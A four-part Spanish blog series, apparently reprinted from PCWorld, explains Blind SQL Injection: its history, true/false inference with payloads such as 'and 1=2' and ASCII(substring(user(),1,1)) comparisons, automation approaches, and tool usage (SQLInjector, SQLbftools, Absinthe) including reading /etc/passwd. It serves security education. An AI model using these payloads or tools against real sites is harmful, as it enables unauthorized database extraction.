Aprovechando que estaba trabajando con las técnicas de Blind SQL Injection, en las revistas de Junio (partes I y II) y Julio (partes III y IV) de PCWorld escribí unos artículos sobre como protegerse (¿?) contra las técnicas de Blind SQL Injection. Los publicaré en cuatro entregas. Espero que os entretengan.

Saludos!

Tienes más info en los posts sobre Blind SQL Injection y recuerda que el primer Reto fue sobre Blind.

SQL Injection, ese "viejo amigo"

No llevan tantos años entre nosotros las técnicas de SQL Injection para atacar a aplicaciones web y parece que lleven toda la vida. En esto de la tecnología siempre sucede esto, parece que llevo utilizando servidores Windows 2003 de siempre y resulta que no llevo tanto y [chiste malo] si te paras a pensar resulta que en Barcelona 92, en las olimpiadas, aún no había salido Windows 95 [/chiste malo].

Con las técnicas de SQL Injection sucede algo similar, fue rain.forest.puppy en el Phrack Magazine Volumen 8, Número 54 del 25 de Diciembre de 1998, una publicación realizada por la comunidad y para la comunidad de Internet, quién publicó un artículo titulado "NT Web Technology Vulnerabilities" en el que analizaba las posibilidades de la inyección de código SQL en aplicaciones ASP y motores de bases de datos SQL Server 6.5 aunque en ese momento no se llamaba SQL Injection, el le llamaba algo así como "añadir consultas". Poco después hackearía la web PacketStorm utilizando estas técnicas, y lo explicaría en un documento que se llamaba "How i Hacked PacketStorm". No se llamaría aún SQL Injection, es más, el nombre de SQL Injection no lo recibiría hasta el día 23 de Octubre de 2003 en la web SQLSecurity.com, Chip Andrews, publicara "SQL Injection FAQ".

A partir de ese momento las posibilidades han sido estudiadas en profundidad en diferentes artículos y manuales disponibles en la web. Dignos de citar esos documentos, si quieres realmente saber como pueden afectar a cualquier aplicación web son recomendables los siguientes:

La primera buena discusión sobre los riesgos de diseñar aplicaciones sin protección contra SQL Injection la escribió David Litchfield de NGS Softweare, en el año 2001 con el nombre de "Web Application Disassembly with ODBC Error Messages".

"Advanced SQL Injection en Microsoft SQL Server", publicado el año 2002 por Chrish Anley de NGS Software y la segunda, y aún mejor parte "(more) Advanced SQL Injection" del mismo autor y publicada en Junio del mismo año.

Digno de citar es también el estudio de Cesar Cerrudo, de la empresa Application Security, que fue publicado en el mes de Agosto de 2002 y con el título "Manipulating Microsoft SQL Server using SQL Injection".

¿Puestos al día con SQL Injection? Pues vamos un poco más allá con ello.

Blind Sql Injection

Una de las formas de realizar estos ataques se basa en ataques a ciegas, es decir, en conseguir que los comandos se ejecuten sin la posibilidad de ver ninguno de los resultados. La inhabilitación de la muestra de los resultados del ataque se produce por el tratamiento total de los códigos de error y la imposibilidad de modificar, a priori, ninguna información de la base de datos. Luego, si no se puede alterar el contenido de la base de datos y no se puede ver el resultado de ningún dato extraído del almacén, ¿se puede decir que el atacante nunca conseguirá acceder a la información?

La respuesta correcta a esa pregunta, evidentemente, es no. A pesar de que un atacante no pueda ver los datos extraídos directamente de la base de datos sí que es más que probable que al cambiar los datos que se están enviando como parámetros se puedan realizar inferencias sobre ellos en función de los cambios que se obtienen. El objetivo del atacante es detectar esos cambios para poder inferir cual ha sido la información extraída en función de los resultados.

La forma más fácil de automatizar para un atacante esta técnica es usar u vector de ataque basado en lógica binaria, es decir, en Verdadero y Falso. Este es el vector de ataque que va a centrar todo el estudio del presente proyecto, las Técnicas de Inferencia Ciega basada en Inyección de Comandos SQL.

El parámetro vulnerable

El atacante debe encontrar en primer lugar una parte del código de la aplicación que no esté realizando una comprobación correcta de los parámetros de entrada a la aplicación que se están utilizando para componer las consultas a la base de datos. Hasta aquí, el funcionamiento es similar al resto de técnicas basadas en inyección de comandos SQL. Encontrar estos parámetros es a veces más complejo ya que, desde un punto de vista hacker de caja negra, nunca es posible garantizar que un parámetro no es vulnerable ya que tanto si lo es, como si no lo es, puede que nunca se aprecie ningún cambio en los resultados aparentes.

Hagamos una definición, definamos el concepto de "Inyección SQL de cambio de comportamiento cero" (ISQL0) como una cadena que se inyecta en una consulta SQL y no realiza ningún cambio en los resultados y definamos "Inyección SQL de cambio de comportamiento positivo" (ISQL+) como una cadena que sí provoca cambios.

Veamos unos ejemplos:

Supongamos una página de una aplicación web del tipo:

http://www.miweb.com/noticia.php?id=1

Hacemos la suposición inicial de que 1 es el valor del parámetro id y dicho parámetro va a ser utilizado en una consulta a la base de datos de la siguiente manera:

Select campos
From tablas
Where condiciones and id=1

Una inyección ISQL0 sería algo como lo siguiente:

http://www.miweb.com/noticia.php?id=1+1000-1000
http://www.miweb.com/noticia.php?id=1 and 1=1
http://www.miweb.com/noticia.php?id=1 or 1=2

En ninguno de los tres casos anteriores estamos realizando ningún cambio en los resultados obtenidos en la consulta. Aparentemente no.

Por el contrario, una ISQL+ sería algo como lo siguiente

http://www.miweb.com/noticia.php?id=1 and 1=2 (a estas las llamo ISQL- ¿está claro por qué?)
http://www.miweb.com/noticia.php?id=-1 or 1=1
http://www.miweb.com/noticia.php?id=1+1

En los tres casos anteriores estamos cambiando los resultados que debe optener la consulta. Si al procesar la página con el valor sin inyectar y con ISQL0 nos devuelve la misma página se podrá inferir que el parámetro está ejecutando los comandos, es decir, que se puede inyectar comandos SQL. Ahora bien, cuando ponemos una ISQL+ nos da siempre una página de error que no nos permite ver ningún dato. Bien, pues ese es el entorno perfecto para realizar la extracción de información de una base de datos con una aplicación vulnerable a Blind SQL Injection.

¿Cómo se atacan esas vulnerabilidades?

Al tener una pagina de "Verdadero" y otra página de "Falso" se puede crear toda la lógica binaria de las mismas.

En los ejemplos anteriores, supongamos que cuando ponemos como valor 1 en el parámetro id nos da una noticia con el título "Raúl convertido en mito del madridismo", por poner un ejemplo y que cuando ponemos 1 and 1=2 nos da una página con el mensaje Error. A partir de este momento se realizan inyecciones de comandos y se mira el resultado.

Supongamos que queremos saber si existe una determinada tabla en la base de datos:

*Id= 1 and exists (select * from usuarios)*

Si el resultado obtenido es la noticia con el titular de Raúl, entonces podremos inferir que la tabla sí existe, mientras que si obtenemos la página de error sabremos que o bien no existe o bien el usuario no tiene acceso a ella o bien no hemos escrito la inyección correcta SQL para el motor de base de datos que se está utilizando (Hemos de recordad que SQL a pesar de ser un "estándar" no tiene las mismas implementaciones en los mismos motores de bases de datos). Otro posible motivo de fallo puede ser simplemente que el programado tenga el parámetro entre paréntesis y haya que jugar con las inyecciones por ejemplo, supongamos que hay un parámetro detrás del valor de id en la consulta que realiza la aplicación. En ese caso habría que inyectar algo como:

*Id= 1) and (exists (select * from usuarios)*

Supongamos que deseamos sacar el nombre del usuario administrador de una base de datos MySQL:

Id= 1 and 300>ASCII(substring(user(),1,1))

Con esa inyección obtendremos si el valor ASCII de la primera letra del nombre del usuario será menor que 300 y por tanto podemos decir que esa es un ISQL0. Lógicamente deberemos obtener el valor cierto recibiendo la noticia de Raúl. Luego iríamos acotando el valor ASCII con una búsqueda dicotómica en función de si las

inyecciones son ISQL0 o ISQL+.

Id= 1 and 100>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
Id= 1 and 120>ASCII(substring(user(),1,1)) -> ISQL0 ->Verdadero
Id= 1 and 110>ASCII(substring(user(),1,1)) -> ISQL+ ->Falso
Id= 1 and 115>ASCII(substring(user(),1,1)) -> ISQL0 ->Verdadero
Id= 1 and 114>ASCII(substring(user(),1,1)) -> ISQL+ ->Falso

Luego podríamos decir que el valor del primer character ASCII del nombre del usuario es el 114. Un ojo a la tabla ASCII y obtenemos la letra 'r', probablemente de root, pero para eso deberíamos sacar el segundo valor, así que inyectamos el siguiente valor:

Id= 1 and 300>ASCII(substring(user(),2,1)) -> ISQL0 -> Verdadero

Y vuelta a realizar la búsqueda dicotómica. ¿Hasta que longitud? Pues averigüémoslo inyectando:

Id= 1 and 10> length(user()) ¿ISQL0 o ISQL+?

Todas estas inyecciones, como se ha dicho en un parrafo anterior deben ajustarse a la consulta de la aplicación, tal vez sean necesiaros paréntesis, comillas si los valores son alfanuméricos, secuencias de escape si hay filtrado de comillas, o caracteres terminales de inicio de comentarios para invalidad partes finales de la consulta que lanza el programador.

Protección contra las técnicas de Blind SQL Injection (II de IV)

http://elladodelmal.blogspot.com/2007/07/proteccin-contra-las-tcnicas-de-blind_03.html

Automatización

A partir de esta teoría, en las conferencias de BlackHat USA de 2004, Cameron Hotchkies, presentó un trabajo sobre "Blind SQL Injection Automation Techniques" en el que proponía métodos de automatizar la explotación de un parámetro vulnerable a técnicas de Blind SQL Injection mediante herramientas. Para ello no parte de asumir que todos los errores puedan ser procesados y siempre se obtenga un mensaje de error, ya que la aplicación puede que tenga un mal funcionamiento y simplemente haya cambios en los resultados. En su propuesta, ofrece un estudio sobre realizar inyecciones de código SQL y estudiar las respuestas ante ISQL0 e ISQL+.




Imagen: Presentación en Blackhat USA 2004

Propone utilizar diferentes analizadores de resultados positivos y falsos en la inyección de código para poder automatizar una herramienta. El objetivo es introducir ISQL0 e ISQL+ y comprobar si los resultados obtenidos se pueden diferenciar de forma automática o no y cómo hacerlo.

1.- Búsqueda de palabras clave: Este tipo de automatización sería posible siempre que los resultados positivos y negativos, fueran siempre los mismos. Es decir, siempre el mismo resultado positivo y siempre el mismo resultado negativo. Bastaría entonces con seleccionar una palabra clave que apareciera en el conjunto de resultados positivos y/o en el conjunto de resultados negativos. Se lanzaría la petición con la inyección de código y se examinarían los resultados hasta obtener la palabra clave. Es de los más rápidos a implementar, pero exige cierta interacción del usuario que debe seleccionar correctamente cual es la palabra clave en los resultados positivos o negativos.

2.- Basados en firmas MD5: Este tipo de automatización sería valido para

aplicaciones en las que existiera una respuesta positiva consistente, es decir, que siempre se obtuviera la misma respuesta ante el mismo valor correcto (con inyecciones de código de cambio de comportamiento cero) y en el caso de respuesta negativa (ante inyecciones de cambio de comportamiento positivo), se obtuviera cualquier resultado distinto del anterior, como por ejemplo, otra página de resultados, una página de error genérico, la misma página de resultados pero con errores de procesamiento, etc… La automatización de herramientas basadas en esta técnica es sencilla:

a.- Se realiza el hash MD5 de la página de resultados positivos con inyección de código de cambio de comportamiento cero. Por ejemplo: "and 1=1".

b.- Se vuelve a repetir el proceso con una nueva inyección de código de cambio de comportamiento cero. Por ejemplo: "and 2=2".

c.- Se comparan los hashes obtenidos en los pasos a y b para comprobar que la respuesta positiva es consistente.

d.- Se realiza el hash MD5 de la página de resultados negativos con inyección de código de cambio de comportamiento positivo. Por ejemplo "and 1=2".

e.- Se comprueba que los resultados de los hashes MD5 de los resultados positivos y negativos son distintos.

f.- Si se cumple, entonces se puede automatizar la extracción de información por medio de Hashes MD5.

Excepciones: Esta técnica de automatización no sería valida para aplicaciones que cambian constantemente la estructura de resultados, por ejemplo aquellas que tengan publicidad dinámica ni para aquellas en las que ante un error en el procesamiento devuelvan el control a la página actual. No obstante sigue siendo la opción más rápida en la automatización de herramientas de Blind SQL Injection.

3.- Motor de diferencia Textual: En este caso se utilizaría como elemento de decisión entre un valor positivo o falso la diferencia en palabras textuales. La idea es obtener el conjunto de palabras de la página de resultados positivos y la página de resultados negativos. Después se hace una inyección de código con un valor concreto y se obtiene un resultado de palabras. Haciendo un cálculo de distancias se vería de cual difiere menos para saber si el resultado es positivo o negativo. Esto es útil cuando el conjunto de valores inyectados siempre tengan un resultado visible en el conjunto de resultados tanto en el valor positivo como en el valor negativo.

4.- Basados en árboles HTML: Otra posibilidad a la hora de analizar si el resultado obtenido es positivo o negativo sería utilizar el árbol html de la página. Esto funcionaría en entornos en los que la página de resultados correctos y la página de resultados falsos fuera siempre distinta, es decir, la página correcto tiene partes dinámicas cambiantes ante el mismo valor y la página de errores también. En esos casos se puede analizar la estructura del árbol de etiquetas HTML de las páginas y compararlos.

5.- Representación Linear de Sumas ASCII: La idea de esta técnica es obtener un valor hash del conjunto de resultados en base a los valores ASCII de los caracteres que conforman la respuesta. Se saca el valor del resultado positivo, el resultado negativo. Este sistema funciona asociado a una serie de filtros de tolerancia y adaptación para poder automatizarse.

Junto con la presentación presentó una herramienta que implementaba el método 4 y que se llamaba **SQueal**. Dicha herramienta evolucionó hacia la que hoy se conoce como **Absinthe**.

Absinthe

Utiliza el mismo sistema que explicó en el documento "Blind SQL Injection Atomation Techniques" basado en sumas de valores. La herramienta es Software Libre y está programada en C# .NET, pero con soporte para MAC y para Linux con MONO. Es una de las más completas, con un interfaz muy cuidado y con soporte para la mayoría de las situaciones: Intranets con autenticación, conexiones SSL, uso de cookies, parámetros en formularios, necesidad de completar URLs, etc…

Hay que destacar que esta herramienta está pensada para auditores, y no detecta parámetros vulnerables, así que debe ser configurada de forma correcta. No es un wizard que se lanza contra una URL y ya te devuelve toda la estructura.

La herramienta funciona con plugins para diversas bases de datos y a día de hoy tiene soporte para Microsoft SQL Server, MSDE (desktop Edition), Oracle y Postgres. Los autores de la misma son Nummish y Xeron y tanto su código fuente como la herramienta están disponibles en la siguiente URL: Absinthe




Imagen: Configurando el servidor vulnerable.

En la herramienta hay que configurar el tipo de base de datos, la URL, el parámetro vulnerable, el tipo de método utilizado, etc… Una vez configurado correctamente la herramienta procede a bajarse el esquema de la base de datos utilizando la automatización descrita. Como se puede ver, la herramienta saca los tipos de datos. Para ello realiza consultas a las tablas del esquema sysobjects, syscolumns, etc… Por último extrae los datos de las tablas. En los proximos artículos veremos un ejemplo de su funcionamiento.

Como se puede suponer este no es un proceso especialmente rápido, pero… ¿qué

más da si saca toda la información?

No es esta la única herramienta de automatización que existe hoy en día en la automatización de blind SQL Injection, pero tampoco quiero citarlas todas (aunque no son demasiadas y se podría), así que citaré algunas con diversas técnicas de automatización.

¿Y que más?

Personalmente espero que estos primeros artículos hayan causado en vosotros el efecto de preocuparos y comencéis un proceso de auditoría contra Blind SQL Injection y que el mes que viene vengáis a leer otra vez como acaba este serie de artículos. ¿Quieres probar el Blind SQL Injection? Puedes hacerlo con el Primer Reto Hacking de El lado del Mal que es un Blind SQL Injection. Y si no te sale, aquí tienes el solucionario.

Protección contra las técnicas de Blind SQL Injection (III de IV)

http://elladodelmal.blogspot.com/2007/08/proteccin-contra-las-tcnicas-de-blind.html

En el artículo del mes pasado se explicó como mediante técnicas a ciegas es posible sacar información de una base de datos sin llegar a ver los resultados de las consultas. En el presente mes vamos a ver una serie de herramientas que podéis utilizar para analizar y para probar la seguridad de vuestras bases de datos. Muchas de ellas son gratuitas y de libre por lo que va a ser fácil que las probéis en vuestras aplicaciones.

SQLInjector

La primera herramienta que hay que conocer es ésta. A raíz de los estudios de David Litchfield y Chrish Anley, ambos de la empresa NGS Software, desarrollaron la herramienta SQLInjector. Esta herramienta utiliza como forma de automatización la búsqueda de palabras clave en los resultados positivos. Es decir, se busca encontrar una palabra que aparezca en los resultados positivos y que no aparezca en los resultados negativos.

Recordad que el objetivo de las técnicas de Blind SQL Injection es conseguir inyectar lógica binaria con consultas del tipo "y existe esta tabla" o "y el valor ASCII de la cuarta letra del nombre del administrador es menor que 100". Siempre se busca realizar consultas que devuelvan verdad o mentira con lo que la aplicación al procesarlo devolvería la página original (que llamamos de verdad o cierta) o la página cambiada (que llamamos de mentira o falsa). Pero si no te acuerdas, te recomiendo releer el artículo del mes pasado dónde se explica en detenimiento.

Para probar si el parámetro es susceptible a Blind SQL Injection utiliza un sistema basado en inyecciones de código de cambio de comportamiento cero sumando y restando el mismo valor. Es decir, si tenemos un parámetro vulnerable que recibe el valor 100, el programa ejecuta la petición con 100 + valor – valor. Si el resultado es el mismo entonces el parámetro es susceptible a ataques de SQL Injection.

Como utiliza búsqueda de palabra clave en resultados positivos hay que ofrecerle la palabra clave manualmente, es decir hay que lanzar la consulta normal y ver que palabras devuelve el código HTML. Después tenemos que lanzar una consulta con algo que haga que sea falso, por ejemplo con AND 1=0 y ver que palabras aparecen en los resultados de Verdad y no aparecen en los falsos (con seleccionar una palabra valdría). El código fuente de esta aplicación está escrito en Lenguaje C, es público y se puede descargar de la web:

SQL Injector

Para ejecutarse se hace con un comando como el siguiente:

C:\>sqlinjector -t www.ejemplo.com -p 80 -f request.txt -a query -o where -qf query.txt -gc 200 -ec 200 -k 152 -gt Science -s mssql

Donde:

- t : Es el servidor
- p : Es el puerto
- f : La aplicación vulnerable y el parámetro. En un fichero de texto.

- a : La acción a realizar
- o : fichero de salida
- qf : La consulta a ejecutar a ciegas. En un fichero de texto.
- gc : Código devuelto por el servidor cuando es un valor correcto
- ec : Código devuelto pro el servidor cuando se produce un error
- k : Valor de referencia correcto en el parámetro vulnerable
- gt : Palabra clave en resultado positivo
- s : Tipo de base de datos. La herramienta está preparada para MySQL, Oracle, Microsoft SQL Server, Informix, IBM DB2, Sybase y Access.

Ejemplo de fichero request.txt

GET /news.asp?ID=#!# HTTP/1.1
Host: www.ejemplo.com

Ejemplo de query.txt

select @@version

La aplicación anterior hay que nombrarla obligatoriamente cuando se habla de técnicas de Blind SQL Injection, pero hoy en día existen otras muchas alternativas. Una especialmente pensada para motores de MySQL es SQLbftools.

SQLbftools

Publicadas por "illo" en reversing.org en diciembre de 2005. Son un conjunto de herramientas escritas en lenguaje C destinadas a los ataques a ciegas en motores de bases de datos MySQL basadas en el sistema utilizado en SQLInjector de NGS Software. El autor ha abandonado la herramienta y a día de hoy es mantenida por la web http://www.unsec.net por "dab".

Esta compuesta de tres aplicaciones:

- **mysqlbf**: Es la herramienta principal para la automatización de la técnica de BlindSQL. Para poder ejecutarla se debe contar con un servidor vulnerable en el que el parámetro esté al final de la url y la expresión no sea compleja.

Soporta códigos MySQL:
o version()
o user()
o now()
o sytem_user()
o ….

Su funcionamiento se realiza mediante el siguiente comando:

Mysqlbf "host" "comando" "palabraclave"

Donde:

o host es la URL con el servidor, el programa y el parámetro vulnerable.
o Comando es un comando a ejecutar de MySQL.
o Palabraclave es el valor que solo se encuentra en la página de resultado positivo.

En la siguiente imagen vemos como lanzamos la aplicación contra una base de datos vulnerable y podemos extraer el usuario de la conexión.




Imagen: Extracción user()

Como se puede ver el programa ha necesitado 230 peticiones para sacar 18 bytes. En la siguiente imagen se ve como extraer la versión de la base de datos:

Imagen: Extracción version()

- **mysqlget**: Es la herramienta pensada para descargar ficheros del servidor. Aprovechando las funciones a ciegas y los comandos del motor de base de datos se puede ir leyendo letra a letra cualquier fichero del servidor.

En la siguiente imagen se ve como se puede descargar el fichero /etc/password a partir de una vulnerabilidad Blind SQL Injection usando mysqlget:




Imagen: Extracción version()

- **mysqlst**: Esta herramienta se utiliza para volcar los datos de una tabla. Primero se consulta al diccionario de datos para extraer el número de campos, los nombres,

los tipos de datos de cada campo y por último el volcado de las filas.

Tienes más info en Blind SQL Injection en MySQL

Bfsql

Evolución de SQLBfTools, cuando "illo" abandonó las herramientas SQLbfTools A. Ramos, actualmente trabajando en la empresa Española SIA, la migró al lenguaje Perl en poco más de 500 líneas. La herramienta sigue utilizando el sistema de palabra clave en valores positivos. La herramienta no pide la intervención del usuario para averiguar cual es la palabra clave, sino que realiza peticiones con inyecciones de cambio de comportamiento cero e inyecciones de cambio de comportamiento positivo. Recibe las respuestas, un archivo de respuesta para el valor correcto y otro archivo para el valor incorrecto y las compara línea a línea buscando la primera diferencia. A partir de ese momento realiza peticiones y mira a ver a que valor corresponde.

La herramienta es de código abierto y la última versión, de Julio de 2006, está disponible para todo el mundo en la siguiente URL: http://www.514.es

SQL PowerInjector

Esta herramienta está escrita en .NET por Francois Larouche y ha sido liberada en el año 2006. SQL PowerInjector utiliza técnicas de SQL Injection tradicionales basadas en mensajes de error y técnicas de Blind SQL Injection usando dos sistemas. Comparación de resultados completos, equivalente a realizar un HASH MD5 de la página de resultados o bien, para los motores de Microsoft SQL Server, y sólo para esos motores, también se puede realizar utilizando el sistema basado en tiempos con WAIT FOR (o time delay) descrito por Chrish Anley en "(more) Advanced SQL Injection". Para los motores de Oracle utiliza también, desde Mayo de 2007 inyección basada en tiempos llamando a los procedimientos almacenados de Oracle DBMS_LOCK y utilizando las funciones de Benchmark para generar retados en MySQL. La herramienta no ayuda a buscar parámetros vulnerables y se maneja mediante un trabajado interfaz gráfico.




Imagen: Extracción SQL PowerInjector

La herramienta está adaptada a MS SQL Server, Oracle, MySQL y Sybase, es de código abierto y está disponible para descarga en la siguiente URL: http://www.sqlpowerinjector.com

Protección contra las técnicas de Blind SQL Injection (IV de IV)

http://elladodelmal.blogspot.com/2007/08/proteccin-contra-las-tcnicas-de-blind_07.html

Un ejemplo con Absinthe

Hablamos de esta herramienta el mes pasado, pero hoy vamos a hacer un ejemplo completo real. Para ello hemos buscado una url "controlada" en la que teníamos un parámetro id que recibía un valor numérico en este caso.

http://www.miwebserver.com/miprograma.asp?id=370

Hemos realizado una sencilla prueba de inyección con:

http://www.miwebserver.com/miprograma.asp?id=370 and 1=1
http://www.miwebserver.com/miprograma.asp?id=370 and 1=0

Con la primera inyección (and 1=1) hemos obtenido la misma página que sin inyección y con la segunda inyección (and 1=0) hemos obtenido una página diferente, con otros resultados. Suponemos, o sabemos, que es SQL Server, pero como las alternativas son pocas (MS SQL Server, Oracle, DB2, MySQL, etc…) podríamos incluso ir probando diferentes motores. Configuramos absinthe:

Paso 1:Configuración de la inyección a ciegas:

- Seleccionamos el motor de bases de datos. En este caso Microsoft SQL Server porque lo sé, pero si desconozco la versión puedo chequear el checkbutton de "Verify SQL Server Version".
- En target URL ponemos la llamada al programa sin poner los parámetros, en este caso: www.miwebserver.com/miprograma.asp
- En el envío de parámetros seleccionamos por GET.
- En la parte de parámetros creamos un parámetro ID con valor por defecto 370 en el que marcaremos que es inyectable.
- Realizamos una prueba con Initialize Injection.




Imagen: Paso 1

Paso 2: Una vez configurado esto, la herramienta ya funciona sola, pasando a la pestaña de "DB Schema" podremos, en primer lugar averiguar el usuario, en segundo lugar, si el usuario tiene acceso al diccionario de datos, descubrir la estructura de tablas de la base de datos y por último consultando también al diccionario, descubrir los campos y tipos de datos de cada una de las columnas de las tablas. Una carencia de esta herramienta es la no posibilidad de descubrir los objetos por fuerza bruta, pero es perfecta en los entornos en los que el usuario tiene acceso al diccionario de datos. En la imagen se puede ver el usuario descubierto y las tablas que están siendo descubiertas.

Paso 2: Descubrimiento de usuario y tablas de la aplicación.

Para realizar este descubrimiento la aplicación va a generar por debajo un gran número de peticiones que funcionan como hemos explicado en el capítulo del mes pasado. En la siguiente imagen se puede ver una porción de las llamadas para descubrir los campos de las tablas.




Imagen: Petición para descubrir los nombres de los campos.

